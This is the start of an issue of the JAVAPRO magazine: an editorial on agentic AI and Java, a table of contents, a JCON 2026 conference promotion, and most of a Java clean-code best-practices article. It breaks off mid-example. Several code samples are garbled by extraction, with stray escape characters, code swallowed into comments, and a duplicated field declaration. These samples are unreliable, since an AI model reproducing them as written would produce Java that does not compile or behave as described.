

JAVAPRO

THE FREE MAGAZINE FOR THE JAVA COMMUNITY **#JAVAPRO**

Agentic AI Meets Java

23 **UNLOCKING DEVELOPER PRODUCTIVITY
WITH JAVA 25**

37 **INTELLIGENT TEST AUTOMATION
IN THE JAVA 26 ERA**

42 **IS JAVA
CLOUD NATIVE?**

76 **LANGCHAIN4J:
PRODUCTION-READY FEATURES WITH QUARKUS**

153 **WHERE TO USE AI FOR DEVELOPMENT –
A PRACTICAL GUIDE**

159 **SOLUTIONS TO ACHIEVE DESIRED RESULTS
FROM GENERATIVE AI MODELS**

169 **AI-DRIVEN REVERSE ENGINEERING
OF JAVA APPLICATIONS**



JCON 2026
EUROPE
COLOGNE

April 20 - 23, 2026
www.jcon.one

SUBSCRIBE TO OUR FREE PDF EDITIONS & JAVAPRO UPDATES

www.javapro.io

#Editorial #JAVAPRO

Agentic AI Meets Java

From the Edges to the Core

Artificial intelligence has quietly changed its position in modern software systems. It is no longer something that lives at the edges of applications, accessed through isolated APIs or experimental integrations. Instead, it is moving closer to the core, influencing workflows, coordinating actions, and participating directly in system behavior. This shift does not announce itself loudly, but its consequences are profound, because it changes how software is designed, reasoned about, and ultimately trusted.

Questions That Never Went Away

As AI becomes more autonomous, familiar questions return with new urgency. How do components communicate? How is behavior controlled and observed? How do systems remain understandable as complexity grows? These questions are not new to Java developers. They are the same questions that have shaped enterprise software for decades, now reappearing in a different context, with higher stakes and fewer margins for error.

Engineering Before Intelligence

Java's long-standing strengths turn out to be particularly relevant here. Explicit structure, strong typing, mature concurrency models, and a culture of maintainability provide exactly the kind of foundation that agent-based systems require. Building intelligent systems is not only about models and prompts; it is about protocols, orchestration, boundaries, and trust. In that sense, agentic AI feels less like a disruption and more like a continuation of established engineering principles that have proven their value over time.

Understanding What Actually Runs

As software systems evolve, understanding what happens beneath the surface becomes increasingly important. AI-powered applications add new layers of behavior, but they do not remove the need for insight into runtime characteristics, memory usage, or architectural dependencies. If anything, they make that understanding more critical. AI can help create software, but it can also help analyze, document, and reason about the systems that already exist, a capability that is especially valuable in long-lived Java environments with years of accumulated complexity.

Progress Without Shortcuts

At the same time, Java itself continues to move forward. Improvements in language expressiveness, productivity, concurrency, and testing are not abstract advancements - they shape how confidently systems can be built and evolved. Intelligent

behavior does not compensate for weak foundations. On the contrary, it amplifies both good and bad engineering decisions. Reliable tests, clear architecture, and disciplined code remain essential, particularly when systems begin to act with a degree of autonomy and independence.

A Convergence, Not a Competition

What emerges from this convergence is not an “AI-first” or “Java-first” narrative, but something more balanced. Intelligent systems are becoming part of everyday Java development, while modern Java provides the stability and clarity required to keep those systems understandable and maintainable. The focus shifts from experimenting with possibilities to designing systems that can be trusted, operated, and evolved over time.

Continuity as a Strength

Java has always been a platform for building complex software responsibly, at scale, and with a long-term perspective. That role does not disappear in the age of AI. It becomes even more relevant as intelligent components increasingly rely on strong foundations and clear structure - especially in environments where systems are expected to endure and evolve for many years.

The articles that follow explore how this responsibility translates into practice, across architecture, tooling, and everyday development.

A heartfelt thank you goes to all the fantastic authors of this issue who write with great passion for the Java community and share their expert knowledge.

Enjoy reading!

Author: Markus Kett

Markus Kett and his teams have been working on IDE tools for Java and database development, as well as various open-source projects for 20 years. Markus is CEO and co-founder of MicroStream, the company behind the Eclipse open-source projects EclipseStore, Eclipse Serializer, and Rapidclipse IDE. He is also the editor-in-chief for the free JAVAPRO magazine in Germany and the founder and co-organizer of the Java community conference series JCON. He is an independent editor for several magazines, and a speaker at numerous international developer conferences, user groups, and meetups.



LinkedIn

Inhaltsverzeichnis

JAVAPRO

JAVAPRO

JCON Meets Enterprise AI – From Basics to Production	10
Workshop Day: Hands-on Start	11
Three Days of Main Conference Content	11
Premium AI Track: Production-Ready AI for Java Teams	11
Focus Areas of the Premium AI Track	11
Ticket Information: JavaPro Early-Bird Offer	12
Conclusion	12

CoreJava

Muaath Bin Ali

Best Practices for Writing Clean Code in Java	13
Introduction	14
Follow Naming Conventions	14
Keep Methods Short and Focused (Single Responsibility Principle)	15
Avoid Magic Numbers and Strings	15
Write Meaningful Comments	16
Use Proper Exception Handling	17
Use Streams and Lambdas Wisely	18
Write Comprehensive Unit Tests	19
Avoid Over-Engineering (Embrace YAGNI)	20
Refactor Regularly	21
Conclusion	22

Core Java

Mihaela Gheorghe-Roman

Unlocking Developer Productivity with Java 25: Features You'll Actually Use	23
Summary	24
Introduction: A Java Release That Makes a Difference	24
Criteria: What Makes a Feature Developer-Friendly?	24
Primitive-Type Pattern Matching (JEP 507 Preview)	24
Switch Enhancements: More Expressive, Less Error-Prone	26
Java 25 Record Patterns: Features Developers Will Use	26
Compact Source & Concise Main Methods (JEP 512)	28
Module Import Declarations in Java 25: Features for Developers (JEP 511)	28
Runtime & Performance Enhancements You Get "For Free"	29
Conclusion: A Developer-Friendly Upgrade	30
REFERENCES:	30

Core Java

Mihaela Gheorghe-Roman

Pattern Matching in Java 25: Writing Cleaner, Safer, Faster Code	31
Summary	32
Introduction: Pattern Matching Has Grown Up	32
Why Pattern Matching Matters for Modern Java Codebases	32
Pattern Matching for instanceof: The Foundation	33
Java Pattern Matching Updates: Record Patterns	33
Pattern Matching in switch	34
Java Pattern Matching Updates: Guarded Patterns	35
Performance Considerations in Java 25	35
Conclusion: JAVA Pattern Matching UPDATES ARE Now a Core Part of Java	36
References	36

Intelligent Test Automation in the Java 26 Era: Eliminating Flaky Tests	37
Flaky Tests Are a RESULT of Outdated Automation	38
Why Do Flaky Tests Exist?	38
How Java 26 Changes Test Automation	38
Virtual Threads: A Foundation for Stable Parallel Tests	38
Benefits:	39
Structured Concurrency: Removing Async Chaos	39
Why this reduces flakiness:	39
Pattern Matching with Guards — Reduce Flaky Edge Cases	39
Improved JVM performance	40
Intelligent Waiting Instead of Sleeping	40
API Test Automation Powered by Structured Concurrency	40

Is Java Cloud Native?	42
What is Cloud Native?	43
How Java moved to the cloud	45
New Challenges, New Solutions	46
Why Java is an Optimal Choice for Cloud Native Workloads	47
Conclusion	47

As Java EE 8 Runtimes Age, What Comes Next for Enterprise Java Applications?	48
The State of Java EE 8 in 2025	49
Runtime Evolution: What Developers Need to Know	50
What Are the Realistic Options?	50
The Importance of Defining Your Own Modernization Pace	50
The Developer's Role in a Strategic Decision	50
Looking Beyond Java EE 8	51

Bridging the Gap: Full-Stack Development Without the Headaches	52
Quinoa: Develop, Build, and Serve Your npm-Compatible Web Applications	53
Web Bundler: Zero Config Bundling for Your Web-App	54
Wrap Up	56
Useful Links	56

Another JVM language?	58
Why I Created Turicum	59
What Is Turicum	59
Who Is Turicum For?	60
What Makes Turicum Different?	60
How Turicum Works	61
Reactive Computation With flow	62
First-Class Macros	62
Preprocessing Is Built In	62
Using Turicum as a Maven Extension	63
Design Philosophy	64
Getting Started	65

Documentation	66
Open and Permissive Licensing	66
Takeaway	67

API and Frameworks Otavio Santana

Strategic Domain-Driven Design: The Missing Link in Modern Java Projects	68
The Strategic DDD: the most forgotten step on Domain Driven Design	69
Why Bounded Contexts Matter	70
Context Mapping: Making Relationships Explicit	71
Language Is Design	72
Rediscovering Strategy	72
Conclusion	72

API and Frameworks Vipin Menon

How Java Changed My Life!	73
Breaking into Java: Life at Level 3	74
Moving On: All About Open Source	74
A Journey to Innovation: Powered by Java	74
Speaking Java: Using Code to Inspire	75
Looking Back: Lessons That Last	75

API and Frameworks Mohamed Ait Abderrahman

LangChain4j Production-ready features with Quarkus	76
Setting Up the Project	77
Guardrails	78
Testing Non-Deterministic Applications	86
Observability	96
Conclusion	104
References	104

API and Frameworks Artur Skowronski

Is It Worth to Run Java on ARM? Trust Me, This Is Interesting Question	105
ISA?	106
The Evolution of ARM - From Acorn to Neoverse	107
Maturity of the Java Ecosystem on ARM	107
“Write Once, Run Anywhere” in a Multi-Architecture World	108
Wrap Up	109

API and Frameworks Artur Skowronski

JVM Iceberg - The AI edition	112
Level 1: The Tip of the Iceberg (The “It Just Works” Zone)	113
Level 2: Just Below the Surface (The Classpath Battle Zone)	114
Level 3: The Depths (Kingdom of the “Mechanical Sympathizers”)	115
Level 4: The Abyss - Where “Forgotten Gods” Reside	116
Bonus: The Graveyard of Projects	117
Conclusion - Staring into the Abyss	118

API and Frameworks Sergei Chernov

Optimizing Spring Integration Tests at Scale	119
Introduction	120

Spring Context Cache Explained	120
Classic Optimizations	121
Let's Revisit Standard Test Execution Behavior	126
Conclusions	129
Code Samples	129

API and Frameworks

Dan Haywood

Apache Causeway - An Introduction	130
Obtaining Feedback by Building the UI	131
Naked What, Now?	131
In the Real World	132
Show Me the Money	132
Domain Objects: Exploring the PetOwner Class	134
Domain Services	137
UI Hints	138
Making a Change	139
Internals: Metamodels	140
Wrapping Up	140

API and Frameworks

Dan Haywood

Apache Causeway - Going Further	141
See It, Use It, Do It	142
Fixtures	145
Integration Testing	146
Icons, Titles and other UI Hints	148
Wrapping Up	152

AI and ML

Steve Poole

Where to Use AI for Development: A Practical Guide for Engineers and Managers	153
Software Development Is (Still) Complicated	154
Risk Is the Heart of Software Development	154
Why AI Should Be Evaluated Like Any Other Risk Control	154
The LLM Illusion	154
Other Forms of AI: Beyond Guesswork	155
Where AI Can Help: A Risk-Oriented View of the SDLC	155
So... Can AI Build the Whole App?	158
Practical, Not Magical	158
FINAL THOUGHTS	158

AI and ML

Lokesh Chenta

Solutions to Achieve Desired Results from Generative AI Models	159
Rise of Generative AI	160
Achieving Desired Results from GenAI Models	160
Conclusion	164

AI and ML

David Kjerrumgaard

Why AI Agents Need a Protocol-Flexible Event Bus	165
Introduction	166
Streams + Queues: Two Behaviors, One Platform	166
Reliability Through Acknowledgments (No More Lost or Stuck Messages)	167
Protocol-Flexible Design: One Bus, Many Languages	167

Why Not Just Kafka?	168
Conclusion: A New Neural Network for Your Agents	168

AI and ML

Martin Toshev

AI-driven reverse engineering of java applications	169
Traditional Reverse Engineering	170
AI-Assisted Reverse Engineering	170
A Case Study: Understanding Third-Party Libraries Used by a Java Project	171
A Case Study: Analysing a Piece of Code	171
A Case Study: UML Diagrams	172
A Case Study: Analysing Binaries with LLMs	172

IDE and Tools

Richard Gross

Map your Code – Master your Architecture	173
On Mapping	174
Map Code Structures	175
Map Code Complexity	177
On Metrics	178
Map Knowledge Silos	178
Map Often-Changed Code	179
Map Change Coupling	180
Map Dependencies	181
Map Architecture Violations	186
Map Feature Violations	187
Conclusion	188
Appendix - Mapping with CodeCharta	188
Appendix - CodeCharta Alternatives	189

Project Management

Bruno Souza

Grow Beyond Senior: Use Your Java Expertise to Gain Autonomy and Impact the World	190
Where Are You in Your Career?	191
The Fear of Specialization	191
Five Paths Beyond Senior Developer	192
The People Path (Management)	192
The Technical Path (the Staff+)	193
The Community Path (Developer Relations & Advocacy)	194
Freedom and Autonomy (a little detour)	194
The Independent Path (Consulting & Freelancing)	195
The Entrepreneurship Path (Building a Product)	196
The Key to Growth: Building Trust & Reputation	196

Security

Jonathan Vila López

Top Security Flaws Hiding in Your Code Right Now – and How to Fix Them	198
---	------------

Security

Steve Poole

The Shai-Hulud NPM Worm: When Supply Chains Bite Back	205
What's the Lesson?	206
What to Do Next?	206
The Worm turns: The Detail.	206
Why Shai-Hulud Worked: Systemic Weaknesses We Don't Like to Talk About	207

The Industry Response: Playing Catch-Up	208
Playbook for Developers and Orgs	208
Conclusion	209

With the kind support of our partners.

JAVAPRO PARTNER NETWORK

Platinum Sponsors



Gold Sponsors



Silver Sponsors



Bronze Sponsors



JAVAPRO

Publisher:

JAVAPRO
Im Gewerbepark 29
92637 Erbenhof
Germany

E-Mail: info@javapro.io
Website: <http://www.javapro.io>

Editor in Chief:

Markus Kett (V.i.S.d.P.)

Editorial:

info@javapro.io

Design, Layout & Print:

Impuls Mediengruppe GmbH
Im Gewerbepark 29
92681 Erbenhof
Germany

Copyright (c) 2025
Impuls Mediengruppe GmbH

All rights reserved.

Java(TM) is a registered trademark of
Oracle Corporation.

Javapro is an independent magazine
and is not sponsored by Oracle
Corporation.

Articles marked with a name do not
necessarily reflect the opinion of the
editors.

The images featured in this issue are
sourced from royalty-free platforms
such as Pixabay and Unsplash,
contributed by our authors, or
creatively generated with the help of
artificial intelligence.



JCON Meets Enterprise AI – From Basics to Production

JAVAPRO

JCON

Author: JAVAPRO

JAVAPRO is the world's first free print magazine for Java, now also available as a free eBook. JAVAPRO is a project of the Java community for the Java community. At JAVAPRO, renowned authors and speakers from the international Java community write about the latest developments in Java, trends, tools, and best practices for professional application development with Java. In addition to articles, we regularly publish webinars, training sessions and videos on YouTube – for developers who want to share their expertise as well as for those looking to deepen their technical skills. Contributions from the community are always welcome – becoming an author is easy via javapro.io/become-an-author. JAVAPRO was founded in 2017 as a free print and online magazine in Germany. Today, we reach developers worldwide through javapro.io and actively support the community as the organizer of the Java conference JCON.



LinkedIn

From **April 20–23, 2026**, the European Java community will once again gather in Cologne for **JCON EUROPE 2026**. Taking place at the **Cinedom multiplex cinema**, the conference brings together developers, architects, and Java enthusiasts for four days of knowledge sharing, inspiration, and real-world experience — all on the big screen.

Under the motto “**Big screen. Big community. Big AI.**”, JCON EUROPE 2026 offers an in-person [program](#) running daily from **9:00 to 18:00 (CEST)**, combining technical depth with a strong community focus.

Workshop Day: Hands-on Start

The conference kicks off on **Monday, April 20**, with a dedicated [Workshop Day](#) starting at 13:00. A total of **eight hands-on workshops** will be held across two time slots:

- **Slot 1:** 13:00–15:00 (four workshops)
- **Slot 2:** 16:00–18:00 (four workshops)

A one-hour break separates the sessions. Workshop seats are limited, with a participation fee of [€19 \(incl. VAT\) per workshop](#).

Three Days of Main Conference Content

From **Tuesday to Thursday (April 21–23)**, the main conference features **100+ sessions and over 100 speakers**. Topics range from core Java and modern software architecture to security, observability, DevOps, and artificial intelligence. In addition to scheduled talks, hallway-track discussions remain a key part of the JCON experience, encouraging spontaneous exchange and peer-to-peer learning.

Premium AI Track: Production-Ready AI for Java Teams

A major new element of JCON EUROPE 2026 is the [Premium AI Track](#), running **all day on Tuesday and Wednesday (April 21–22)** in **Cinema 7**. Sessions in this track are accessible to **Premium Pass holders** or as an upgrade during ticket purchase. For a limited time, [20% early-bird discount is available via the voucher code _JAVAPRO-EARLYBIRD_](#).**

The Premium AI Track is aimed at **Java teams integrating AI into real production systems**. Instead of focusing on experimental prototypes or tool hype, the track concentrates on responsible, maintainable AI usage that preserves code quality, architectural clarity, and long-term ownership.

Focus Areas of the Premium AI Track

- **AI-Assisted Coding in Professional Java Workflows**
Using AI coding assistants without compromising readability, testability, or maintainability.
- **Responsible and Local AI Usage**
Running AI tools in controlled environments to manage cost, latency, and sensitive data.
- **Architecture for AI-Heavy Systems**
Clean architectural approaches and evolving design patterns for AI-enabled Java systems.
- **Agentic and Multi-Agent Systems with Java**
Practical concepts for building agent-based systems with Java and Jakarta EE.
- **Enterprise Integration and Operations**
Introducing AI into existing platforms with attention to compliance, sustainability, and operational stability.

These themes are reflected in [sessions](#) such as “**Seven Habits of Highly Effective AI Java Coding**” (Jonathan Vila), “**Green AI with JobRunr: Sustainable Training and Inference on the JVM**” (Ronald Dehuysser), and “**Building Intelligent Enterprises: AI-Powered Java with LangChain4j & CDI**” (Emily Jiang).

Ticket Information: JavaPro Early-Bird Offer

Readers of JavaPro can currently benefit from an **exclusive** [Early-Bird discount of 20%](#) on the following tickets:

- **JCON 3 Day Full-Conference Pass**
- **JCON 3 Day Premium Pass**
- **JCON Premium Daypass**

The discount can be redeemed using the voucher code **JAVAPRO-EARLYBIRD** during ticket purchase via the official [ticket platform](#).

Conclusion

With its cinema-based setting, strong community focus, and a program that balances established Java topics with practical, production-ready AI, **JCON EUROPE 2026** continues to position itself as one of Europe's leading Java conferences. The new Premium AI Track highlights a growing need in the Java ecosystem: integrating AI in a controlled, professional way — without sacrificing craftsmanship or long-term maintainability.

Further information, the full schedule, and ticket details are available on the [JCON](#) website.

› [Back to the Table of Contents](#) ‹

APR
20-23



www.jcon.one

JCON2026

JCON EUROPE 2026
International Java Community Conference

📍 CINEDOM COLOGNE

JAVAPRO



Best Practices for Writing Clean Code in Java

CleanCode

Author: Muaath Bin Ali

Muaath Bin Ali is a Principal Software Engineer with over 15 years of experience. As the leader of RiyadhJUG, he regularly hosts speakers and Java champions worldwide. Muaath shares his insights through blogs on MezoCode.com and fooja.io, assisting Java developers in building real-world software architectures and excelling in their careers.



LinkedIn

Introduction

Writing clean, maintainable code isn't just a good idea; it's a **non-negotiable imperative** for any professional Java developer. In today's complex software landscape, code gets read far more often than it's written. Clean code isn't merely about functionality; it's fundamentally about **readability, simplicity, efficiency, and adaptability**. Whether you're contributing to an open-source project, developing a critical enterprise application, or collaborating within a large team, clean code ensures your work is not only easy to understand but also readily extensible and modifiable for everyone involved.

In this article, we'll dive into **10 essential best practices for writing clean code in Java**. We'll provide practical examples, clear explanations, and actionable tips designed to significantly improve the quality of your Java codebase, reduce technical debt, and ultimately enhance your proficiency as a developer.

Follow Naming Conventions

Consistent, descriptive, and unambiguous naming forms the **bedrock of clean code**. Your variable, method, and class names should act as self-documenting guides, immediately conveying their purpose and intent without needing extra comments.

Avoid

```
1 public class us {
2     // What does 'us' stand for? User Service? United States?
3     public List ga() {
4         // 'ga' is completely cryptic. Get Active? Generate Account?
5         // Logic to fetch users
6     }
7 }
```

Good Example

```
1 public class UserService {
2     public List getActiveUsers() {
3         // Logic to fetch active users
4     }
5 }
```

Why?

- **Clarity:** Names like 'getActiveUsers()' immediately explain a method's function, significantly reducing the cognitive load for readers.
- **Intent:** A class named 'UserService' clearly conveys its responsibility within the application's domain.
- **Maintainability:** Avoiding abbreviations ('us' or 'ga') prevents ambiguity. Your future self, and your team, will appreciate the clarity.

Additional Tip: Always adhere strictly to established Java naming conventions: use **camelCase** for variables and methods, **PascalCase** for classes and interfaces, and **SCREAMING_SNAKE_CASE** for constants. Be descriptive, even if it means slightly longer names (e.g., `customerOrderHistoryList` over `list`).

Keep Methods Short and Focused (Single Responsibility Principle)

Every method should have a single, well-defined purpose and do one thing only, encapsulated within a concise block of code. Long, multi-purpose methods are inherently harder to read, test, debug, and maintain, often directly violating the **Single Responsibility Principle (SRP)**.

Avoid

```
1 public double calculateDiscountAndTaxAndGenerateReceipt(double price, double discountRate
  , double taxRate) {
2     // This method does too much:
3     // 1. Calculates discount
4     // 2. Calculates tax
5     // 3. Generates a receipt
6     // This makes it harder to test each individual step and maintain.
7 }
```

Good Example

```
1 public double calculateDiscount(double price, double discountRate) {
2     return price \* discountRate;
3 }
4
5 public double calculateTax(double price, double taxRate) {
6     return price \* taxRate;
7 }
8
9 public void generateReceipt(Order order, double finalAmount) {
10    // Logic to generate and perhaps send the receipt
11 }
```

Why?

- **Testability:** Short, focused methods make unit testing individual units of logic significantly easier.
- **Adherence to SRP:** This approach rigorously ensures each method (and class) has one distinct reason to change.
- **Reusability:** A method like 'calculateDiscount' can now be used independently in other parts of your codebase.

Additional Tip: As a general guideline, if a method body exceeds 10-15 lines (a general guideline, not a strict rule), consider whether it's doing more than one thing and if it can be broken down into smaller, more descriptive helper methods. The "Rule of One Thing" is paramount here.

Avoid Magic Numbers and Strings

Magic numbers (unnamed numerical constants) and hardcoded strings are cryptic, difficult to update, and highly error-prone. Always replace them with named constants or enums to make your code self-explanatory and maintainable.

Avoid

```
1 public double applyDiscount(double price) {
2     return price \* 0.1; // What does 0.1 represent? Is it 10%? A tax? This is a 'magic
  number'.
3 }
```


Good Example

```

1 public class DiscountCalculator {
2     private static final double STANDARD\_DISCOUNT\_RATE = 0.1; // Clearly defined constant
3
4     public double applyDiscount(double price) {
5         return price \* STANDARD\_DISCOUNT\_RATE;
6     }
7 }
8 // For a set of related string or number values, consider an Enum
9 public enum OrderStatus {
10     PENDING("\P\"),
11     PROCESSING("\PR\"),
12     COMPLETED("\C\"),
13     CANCELLED("\X\");
14
15     private final String code;
16     OrderStatus(String code) { this.code = code; }
17     public String getCode() { return code; }
18 }

```

Why?

- **Readability:** Constants like 'STANDARD_DISCOUNT_RATE' make the code immediately understandable.
- **Maintainability:** Updating a value in one central constant definition propagates changes consistently across the entire codebase, preventing subtle bugs.
- **Type Safety:** Enums provide strong type safety, preventing invalid values, especially for string-based states, thereby improving robustness.

Additional Tip: If a constant is only used within a single method, declaring it locally is acceptable. For broader use, place constants in a dedicated [Constants](#) class or directly within the class where they are most relevant, ensuring logical grouping.

Write Meaningful Comments

Comments should explain the **why** behind complex decisions, provide crucial context for non-obvious logic, or clarify potential side effects. Critically, never just state **what** the code is doing; the code itself should be clear enough to explain that.

Redundant comments are a code smell.

Avoid

```

1 // Multiply price by 0.9
2 public double applyLoyaltyDiscount(double price) {
3     return price \* 0.9; // This comment is redundant; the code clearly shows
4                             multiplication by 0.9.
5 }

```

Good Example

```

1 /\*\*
2     Applies a 10\% discount for loyalty program members.
3     This specific discount rate is fixed due
4     to legacy system integration requirements.
5     @param price The original price.
6     @return The price after loyalty discount.
7 \*\*/
8 public double applyLoyaltyDiscount(double price) {
9     return price \* 0.9;
10 }

```

Why?

- **Clutter vs. Value:** Redundant comments add unnecessary noise, clutter the code, and often become outdated, leading to confusion and errors.
- **Context & Intent:** Meaningful comments provide crucial context, explain non-obvious intent, or highlight potential pitfalls that the code alone cannot convey.
- **Design Rationale:** Good comments frequently explain **why** a particular approach was taken, especially when dealing with trade-offs, complex algorithms, or specific business rules.

Additional Tip: If you find yourself writing too many comments to explain overly complex code, it's often a strong indicator that the code itself needs refactoring to be simpler and more self-explanatory. Strive for code that tells its own story.

Use Proper Exception Handling

Exceptions should be reserved strictly for **truly exceptional scenarios** and must provide meaningful, actionable error information. A critical clean code practice is to **avoid catching generic `Exception` types**, as this can mask critical problems, lead to unexpected behavior, and hinder proper debugging. Always prefer specific, well-defined exception types.

Avoid

```
1 try {
2     userService.saveUser(user);
3 } catch (Exception e) {
4     // Catching a generic Exception is a major anti-pattern
5     System.out.println("\nAn error occurred.\n");
6     // This provides no useful information for debugging or recovery.
7 }
```

Good Example

```
1 try {
2     userService.saveUser(user);
3 } catch (UserAlreadyExistsException e) {
4     // Catching a specific business exception
5     System.err.println("Error: User already exists with email: \"
6         + user.getEmail()
7         + \"Details: \" + e.getMessage());
8     // Optionally, rethrow a more general custom exception or return a specific error
        response
9 } catch (DatabaseConnectionException e) {
10    // Catching a specific technical exception
11    log.error("\nFailed to connect to database during user save: {}\"",
12        e.getMessage(), e); // Log full stack trace
13    throw new ServiceUnavailableException("\nCannot process request due to database issue
14        .\"", e);
14 // Re-throw a more appropriate exception }
```

Why?

- **Targeted Handling:** Specific exceptions enable precise error handling, making debugging easier and providing clear insight into the root cause.
- **Preventing Masking:** Catching generic `Exception` can inadvertently swallow critical errors (e.g., `NullPointerException`) and prevent proper recovery or logging, making issues incredibly hard to diagnose.
- **Diagnostics:** Providing meaningful error messages and logging full stack traces (using a logging framework) is crucial for effective diagnostics in production environments.

Additional Tip: Always log exceptions using a robust logging framework like SLF4J/Logback or Log4j (e.g., `log.error("...", e)`). Avoid `System.out.println` or `System.err.println` for production logging, as they lack crucial features like log levels, appenders, and structured output.

Use Streams and Lambdas Wisely

Java Streams and Lambdas (introduced in Java 8) offer powerful, concise ways to process collections declaratively. When used appropriately, they significantly enhance code readability and expressiveness. However, overusing them or creating overly complex, chained operations can paradoxically reduce clarity and make the code harder to follow.

Avoid

```
1 List names = users.stream()
2   .filter(user -\> user.isActive()) // Using full lambda for simple method call
3   .map(user -\> user.getName()) // Using full lambda for simple method call
4   .sorted((a, b) -\> a.compareTo(b)) // Custom comparator for natural order
5   .collect(Collectors.toList());
```

Good Example

```
1 // For simple, direct method calls, use method references for conciseness List
2 names = users.stream()
3   .filter(User::isActive) // More concise method reference
4   .map(User::getName) // More concise method reference .sorted() // Default natural
   order sorting for String
5   .collect(Collectors.toList()); // For complex stream operations, break them down or
   use traditional loops if more readable List
6 expensiveActiveProducts = products.stream()
7   .filter(Product::isActive)
8   .filter(p -\> p.getPrice() \> THRESHOLD) // A lambda is good here for custom logic
9   .toList(); // Java 16+ for .toList()
```

Why?

- **Conciseness & Readability:** Method references like 'User::isActive' are often more concise and readable than full lambda expressions for simple method calls, making the intent clearer.
- **Simplicity:** Using 'sorted()' (without a custom comparator) is clearer when you want default natural order sorting.
- **Clarity over Complexity:** While powerful, excessively complex stream chains can become difficult to follow and debug. Sometimes, a traditional 'for' loop is more explicit and easier to reason about for very intricate logic.

Additional Tip: Strive for balance. Use streams when they genuinely make the code cleaner and more expressive (e.g., for transformations, filtering, or aggregations). If a stream operation requires many intermediate steps or becomes challenging to understand at a glance, consider breaking it into multiple statements or reverting to a traditional loop for better clarity.

Write Comprehensive Unit Tests

Writing automated **unit tests** is an **indispensable practice for clean code**. Tests ensure your individual code units behave as expected, serve as living documentation, and, most critically, act as a vital safety net to prevent regressions when changes or refactorings are introduced.

Good Example

```

1  public class DiscountCalculatorTest {
2      private DiscountCalculator discountCalculator = new DiscountCalculator(); // Simple
        instance, or mock if dependencies exist
3
4      @Test
5      public void testCalculateDiscount_standardRate() {
6          double price = 100.0;
7          double discountRate = 0.1;
8
9          double result = discountCalculator.calculateDiscount(price, discountRate);
10
11         assertEquals(10.0, result, 0.001); // Using a delta for double comparisons is good
            practice
12     }
13
14     @Test
15     public void testCalculateDiscount_zeroRate() {
16         double price = 50.0;
17         double discountRate = 0.0;
18
19         double result = discountCalculator.calculateDiscount(price, discountRate);
20
21         assertEquals(0.0, result, 0.001);
22     }
23
24     // Example with a mocked dependency (if DiscountCalculator had one)
25     @Test
26     public void testApplyDiscount_withExternalService() {
27         // Assume DiscountCalculator used an external config service
28         ConfigService mockConfigService = mock(ConfigService.class);
29         when(mockConfigService.getDiscountFactor()).thenReturn(0.05);
30
31         DiscountCalculator calculatorWithMock = new DiscountCalculator(mockConfigService); //
            Constructor injection
32         double result = calculatorWithMock.applyDiscount(200.0);
33
34         assertEquals(10.0, result, 0.001);
35         verify(mockConfigService, times(1)).getDiscountFactor(); // Verify interaction
36     }
37 }

```

Why?

- **Verification:** Unit tests provide concrete proof that individual code units (methods, classes) function correctly in isolation under various conditions.
- **Regression Prevention:** They act as a robust safety net, catching unintended side effects and ensuring existing functionality remains intact when code is modified or refactored.
- **Design Improvement:** The act of writing testable code often implicitly forces better design choices, such as favoring dependency injection and promoting smaller, more focused methods.
- **Living Documentation:** Well-written tests serve as up-to-date documentation, clearly demonstrating how to use and interact with the code.

Additional Tip: Aim for high test coverage, but prioritize testing complex or critical business logic over trivial getters/setters. Leverage powerful testing frameworks like **JUnit** (for test execution and assertions) and **Mockito** (for mocking dependencies) to facilitate effective and efficient testing.

Avoid Over-Engineering (Embrace YAGNI)

Clean code inherently prioritizes **simplicity**. Resist the urge to add unnecessary complexity, over-the-top abstractions, or features that aren't immediately required. This disciplined adherence to the “**You Aren't Gonna Need It” (YAGNI) principle prevents wasted development effort and keeps your codebase lighter, more focused, and significantly easier to understand and maintain.

Avoid

```
1 public double calculateTotalCost(double price, int quantity) {
2     // Overly abstracted and unnecessary complexity for a simple calculation
3     // This pattern might be useful in very specific, highly functional contexts,
4     // but for a straightforward calculation, it adds significant cognitive overhead.
5     Function<Double, function> calculate = p -> q -> p * q;
6     return calculate.apply(price).apply(quantity);
7 }
```

Good Example

```
1 public double calculateTotalCost(double price, int quantity) { return price \* quantity;
2 }
```

Why?

- **Clarity:** Simplicity is paramount. Avoid introducing premature abstractions or complex design patterns where a direct, simpler solution suffices.
- **Reduced Overhead:** Over-engineering directly increases complexity, making code harder to read, debug, and maintain.
- **Efficiency:** It consumes valuable development time on features that might never be used, leading to wasted resources and slower project delivery.

Additional Tip: Always solve the problem directly at hand. Only introduce complexity when the problem genuinely demands it, or when a simpler solution demonstrably leads to unmanageable code (e.g., excessive duplication, hard-to-test logic). Remember to refactor towards abstraction *when you truly need it*, not speculatively beforehand.

Use Dependency Injection (DI)

Dependency Injection (DI) is a powerful design pattern that champions **decoupling components**, making your code far more modular, testable, and maintainable. Instead of a class creating or looking up its dependencies, they are “injected” from an external source (commonly an Inversion of Control, or IoC, container like **Spring**).

Avoid

```
1 public class OrderService {
2     // Tight coupling: OrderService creates its own PaymentService instance.
3     // This makes unit testing OrderService difficult (can't easily substitute
4     // PaymentService).
5     private PaymentService paymentService = new PaymentService();
6 }
```


Good Example

```

1  import org.springframework.stereotype.Service;
2  // Example using Spring annotations
3  import org.springframework.beans.factory.annotation.Autowired;
4  // For field injection (less preferred)
5  @Service
6  // Marks this class as a Spring service component
7  public class OrderService {
8      private final PaymentService paymentService;
9      // Dependency is declared as final
10     // Constructor Injection (Recommended way for Spring and clean code)
11     public OrderService(PaymentService paymentService) {
12         this.paymentService = paymentService;
13     }
14     // Alternatively, using field injection (less testable without Spring context) //
15     @Autowired
16     private PaymentService paymentService;
17 }

```

Why?

- **Decoupling:** Reduces hard dependencies between components, making them significantly easier to develop, test, and modify in isolation.
- **Testability:** Allows seamless mocking or stubbing of dependencies during unit testing, ensuring the class under test is truly isolated from its collaborators.
- **Maintainability & Scalability:** Facilitates easily swapping out different implementations of dependencies without requiring changes to the consuming class.
- **Clarity:** Explicitly states a class's dependencies in its constructor or fields, improving code readability.

Additional Tip: Always prefer **constructor injection** over field or setter injection, especially for required dependencies. This approach makes dependencies explicit, allows for **final** fields, and guarantees that the object is always in a valid, fully initialized state upon creation. Frameworks like Spring make implementing DI remarkably straightforward.

Refactor Regularly

Refactoring is the systematic process of restructuring existing computer code—changing its internal structure—**without altering its external behavior**. It's not a one-time task but a continuous discipline that significantly improves code readability, maintainability, and extensibility, directly combating technical debt over time.

Avoid

```

1  public void processOrder(Order order) {
2      if (order == null || order.getItems().isEmpty()) {
3          throw new IllegalArgumentException("Invalid order");
4      }
5      double total = 0;
6      for (Item item : order.getItems()) {
7          total += item.getPrice() * item.getQuantity();
8      }
